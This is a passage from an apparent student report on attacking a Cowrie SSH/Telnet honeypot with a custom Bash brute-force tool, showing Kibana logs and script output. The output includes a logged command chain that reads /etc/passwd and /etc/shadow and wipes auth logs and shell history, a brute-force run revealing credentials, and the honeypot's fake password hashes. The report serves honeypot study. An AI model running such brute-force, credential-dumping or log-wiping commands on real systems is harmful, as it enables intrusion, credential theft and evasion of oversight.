


```
>  Jun 9, 2024 @ 20:19:51.040  cowrie.log.clo   -          -            Closing TTY Log: var/lib/cowrie/tty/2d785ba28c50d9d80fb09273dcc5383ab4e423f63c853dac1d1e553d6cbf3ad after 8 seconds
                               sed
>  Jun 9, 2024 @ 20:19:50.936  cowrie.sessio    -          -             -
                               n.params
>  Jun 9, 2024 @ 20:19:50.936  cowrie.comman    -          -            CMD:    echo -e '\033[1m1. MACHINE INFO:\033[0m'; whoami; id; uname -a; echo;   echo -e '\033[1m2. NETWORK INFO:\033[0m'; ifconfig; netstat -tapn; echo;       echo -e
                               d.input                                  '\033[1m3. CONFIG FILES (/etc)\033[0m'; cd /etc && ls; echo;    echo -e '\033[1m4. /etc/passwd\033[0m'; cat /etc/passwd; echo;  echo -e '\033[1m5. /etc/shadow\033[0m';
                                                                        cat /etc/shadow; echo;  rm -f /var/log/auth.log;        history -c
>  Jun 9, 2024 @ 20:19:50.849  cowrie.client.   -          -            request_env: LANG=en_SG.UTF-8
                               var
>  Jun 9, 2024 @ 20:19:50.761  cowrie.login.s   admin      Passw0rd456  login attempt [admin/Passw0rd456] succeeded
                               uccess
>  Jun 9, 2024 @ 20:19:50.525  cowrie.client.   -          -            SSH client hassh fingerprint: aae6b9604f6f3356543709a376d7f657
                               kex
>  Jun 9, 2024 @ 20:19:50.455  cowrie.client.   -          -            Remote SSH version: SSH-2.0-OpenSSH_9.6p1 Debian-3
                               version
>  Jun 9, 2024 @ 20:19:50.469  cowrie.sessio    -          -            New connection: 122.11.214.214:59825 (167.99.66.65:2222) [session: e0fe805527b1]
                               n.connect
```


3.2.2 Results - Attack 2: For-Loop SSH Bruteforce & SSHPass Login

3.2.2.1 Script Output for Attack 2


The Bash script output from Attack 2 is shown below. A for-loop was used to SSH Bruteforce, before SSHPass was executed to remotely run commands that enumerate the target.




```
┌──(kali㉿kali)-[~/finalproj]
└─$ ./attackcowrie.sh

Welcome to SSH_Telnet_Attacker™ by Keith Tan!

        [?] What is your name? Keith Tan
        [#] Welcome Keith Tan!


DEFINING TARGET ...

        [?] State the target IP address you want to scan ...
        [?] Enter an IP Address to scan: 167.99.66.65
        [@] Your target IP address is: 167.99.66.65
        [?] Specify full file path of your username list:/home/kali/finalproj/userlist.txt
        [?] Specify full file path of your password list:/home/kali/finalproj/passlist.txt


DEFINE ATTACK & ATTACK TARGET ...
        [?] Choose an attack to use on the target: (A) Hydra SSH Bruteforce | (B) For-Loop SSH Bruteforce | (C) 'expect' Telnet Bruteforce
B
        [#] Using For-Loop to SSH Bruteforce ...

        [#] sshpass is already installed.
        [@] Trying username: marilyn and password: abcde
        [@] Trying username: marilyn and password: 654321
        [@] Trying username: marilyn and password: 1234567
        [@] Trying username: marilyn and password: password
        [@] Trying username: marilyn and password: pass1
        [@] Trying username: marilyn and password: pword
        [@] Trying username: marilyn and password: password321
        [@] Trying username: marilyn and password: password123
        [@] Trying username: marilyn and password: p4ssw0rd
        [@] Trying username: marilyn and password: Passw0rd456
        [@] Trying username: marilyn and password: nothing
        [@] Trying username: marilyn and password: something
        [@] Trying username: marilyn and password: anything
        [@] Trying username: marilyn and password: nopassword
        [@] Trying username: amy and password: abcde
        [@] Trying username: amy and password: 654321
        [@] Trying username: amy and password: 1234567
        [@] Trying username: amy and password: password
        [@] Trying username: amy and password: pass1
```




```
        [@] Trying username: admin and password: password
        [@] Trying username: admin and password: pass1
        [@] Trying username: admin and password: pword
        [@] Trying username: admin and password: password321
        [@] Trying username: admin and password: password123
        [@] Trying username: admin and password: p4ssw0rd
        [@] Trying username: admin and password: Passw0rd456
        [!] Credentials found - admin:Passw0rd456

        [*] Connecting via SSH & Running Commands within Target ...
        [*] Printing Results ...
```



```
1. MACHINE INFO:
admin
uid=1000(admin) gid=1000(admin) groups=1000(admin)
Linux sshserver77 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 GNU/Linux

2. NETWORK INFO:
eth0      Link encap:Ethernet  HWaddr 9b:00:49:89:a3:e3
          inet addr:167.99.66.65  Bcast:167.99.66.255  Mask:255.255.255.0
          inet6 addr: fe7b::166:b6ff:fef4:8c01/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:495622 errors:0 dropped:0 overruns:0 frame:0
          TX packets:302585 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:363354539 (363.4 MB)  TX bytes:27994825 (28.0 MB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:45080122 (45.1 MB)  TX bytes:45080122 (45.1 MB)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0    308 167.99.66.65:22         122.11.212.139:41083    ESTABLISHED
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     8969     /var/run/acpid.socket
unix  4      [ ]         DGRAM                    7445     /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     6807     @/com/ubuntu/upstart
unix  2      [ ACC ]     STREAM     LISTENING     7299     /var/run/dbus/system_bus_socket
unix  2      [ ACC ]     SEQPACKET  LISTENING     7159     /run/udev/control
unix  3      [ ]         STREAM     CONNECTED     7323
unix  3      [ ]         STREAM     CONNECTED     7348     /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     7330
unix  2      [ ]         DGRAM                    8966
unix  3      [ ]         STREAM     CONNECTED     7424     /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     7140
unix  3      [ ]         STREAM     CONNECTED     7145     @/com/ubuntu/upstart
unix  3      [ ]         DGRAM                    7199
unix  3      [ ]         STREAM     CONNECTED     7347
unix  3      [ ]         STREAM     CONNECTED     8594
unix  3      [ ]         STREAM     CONNECTED     7331
unix  3      [ ]         STREAM     CONNECTED     7364     @/com/ubuntu/upstart
unix  3      [ ]         STREAM     CONNECTED     7423
unix  3      [ ]         DGRAM                    7198
unix  2      [ ]         DGRAM                    9570
unix  3      [ ]         STREAM     CONNECTED     8619     @/com/ubuntu/upstart
```



```
3. CONFIG FILES (/etc)
X11                       acpi                      adduser.conf
alternatives              apt                       bash.bashrc
bash_completion.d         bindresvport.blacklist    blkid.tab
blkid.tab.old             calendar                  console-setup
cron.d                    cron.daily                cron.hourly
cron.monthly              cron.weekly               crontab
debconf.conf              debian_version            default
deluser.conf              dhcp                      dictionaries-common
discover-modprobe.conf    discover.conf.d           dkms
dpkg                      drirc                     emacs
environment               fstab                     fstab.d
gai.conf                  groff                     group
group-                    grub.d                    gshadow
gshadow-                  host.conf                 hostname
hosts                     hosts.allow               hosts.deny
init                      init.d                    initramfs-tools
inittab                   inputrc                   insserv
insserv.conf              insserv.conf.d            iproute2
iscsi                     issue                     issue.net
kbd                       kernel                    kernel-img.conf
ld.so.cache               ld.so.conf                ld.so.conf.d
libaudit.conf             locale.alias              locale.gen
localtime                 logcheck                  login.defs
logrotate.conf            logrotate.d               magic
magic.mime                mailcap                   mailcap.order
manpath.config            menu                      menu-methods
mime.types                mke2fs.conf               modprobe.d
modules                   motd                      mtab
nanorc                    network                   networks
nologin                   nsswitch.conf             opt
os-release                pam.conf                  pam.d
passwd                    passwd-                   profile
profile.d                 protocols                 python
python2.7                 rc.local                  rc0.d
rc1.d                     rc2.d                     rc3.d
rc4.d                     rc5.d                     rc6.d
rcS.d                     resolv.conf               rmt
rpc                       rsyslog.conf              rsyslog.d
securetty                 security                  selinux
services                  shadow                    shadow-
shells                    skel                      ssh
staff-group-for-usr-local sysctl.conf               sysctl.d
systemd                   terminfo                  timezone
ucf.conf                  udev                      ufw
vim                       wgetrc
```



```
4. /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
daisy:x:1000:1000:Phil California,,,:/home/daisy:/bin/bash
admin:x:1000:1000:Admin,,,:/home/admin:/bin/bash
guest:x:1000:1000:Guest,,,:/home/guest:bin/bash
kali:x:1000:1000:Kali,,,:/home/kali:bin/bash

5. /etc/shadow
root:$6$4aOmWdpJ$/kyPOik9rR0kSLyABIYNXgg/UqlWX3c1eIaovOLWphShTGXmuUAMq6iu9DrcQqlVUw3Pirizns4u27w3Ugvb6.:15800:0:99999:7:::
daemon:*:15800:0:99999:7:::
bin:*:15800:0:99999:7:::
sys:*:15800:0:99999:7:::
sync:*:15800:0:99999:7:::
games:*:15800:0:99999:7:::
man:*:15800:0:99999:7:::
lp:*:15800:0:99999:7:::
mail:*:15800:0:99999:7:::
news:*:15800:0:99999:7:::
uucp:*:15800:0:99999:7:::
proxy:*:15800:0:99999:7:::
www-data:*:15800:0:99999:7:::
backup:*:15800:0:99999:7:::
list:*:15800:0:99999:7:::
irc:*:15800:0:99999:7:::
gnats:*:15800:0:99999:7:::
nobody:*:15800:0:99999:7:::
libuuid:!:15800:0:99999:7:::
sshd:*:15800:0:99999:7:::
daisy:$6$ErqInBoz$FibX212AFnHMvyZdWW87bq5Cm3214CoffqFuUyzz.ZKmZ725zKqSPRRlQ1fGGP02V/WawQWQrDda6YiKERNR61:15800:0:99999:7:::
admin:$6$eKcg3JfCpMwQO94r$VK5EQG7jjw2NOGZRT4w1Frr/qTg66NGLTHDveY.VB5BEGSEmsfz1hBZ4cx9.bL2NbRMjTB0OhGHVn2G6PnT0A0:15800:0:99999:7:::
guest:$6$zyQ6rJG3w3p6EcLb$wlmxgJiJwFYr5Ccdg9SOzW8Rcn1tAdKl/FBC9zyCKBKOeP4p71ZR4RLT3H8KU7nBeZfFsOQl5f.zJ82wnXiWa/:15800:0:99999:7:::
kali:$6$HcpqPlQl0HbRf/0G$2EwJTGKtcqF/rI6W3ldQmeZMQFkU2ENH3KtZU9UFU7oo45hBZoxRzU2qf/38pHnAY5NNUUnZuXz75oF0vCPuT.:15800:0:99999:7:::


        [!] Commands executed, logs cleared. Disconnected from Target.
```


3.2.2.2 Kibana Output for Attack 2

As Attack 2 similarly uses a SSH bruteforce technique and SSHPass as Attack 1, the log entries produced on Kibana were similar. This would not be the same for Attack 3, when attacking the Cowrie Telnet server.


3.2.3 Results - Attack 3: Telnet Bruteforce & ‘expect’ Login

3.2.3.1 Script Output for Attack 3


The Bash script output from Attack 3 is shown below. The ‘expect’ module was used to Telnet Bruteforce, before the ‘expect’ module was again used to remotely run commands that enumerate the target.




```
┌──(kali㉿kali)-[~/finalproj]
└─$ ./attackcowrie.sh

Welcome to SSH_Telnet_Attacker™ by Keith Tan!

        [?] What is your name? Keith Tan
        [#] Welcome Keith Tan!


DEFINING TARGET ...

        [?] State the target IP address you want to scan ...
        [?] Enter an IP Address to scan: 167.99.66.65
        [@] Your target IP address is: 167.99.66.65
        [?] Specify full file path of your username list:/home/kali/finalproj/userlist.txt
        [?] Specify full file path of your password list:/home/kali/finalproj/passlist.txt



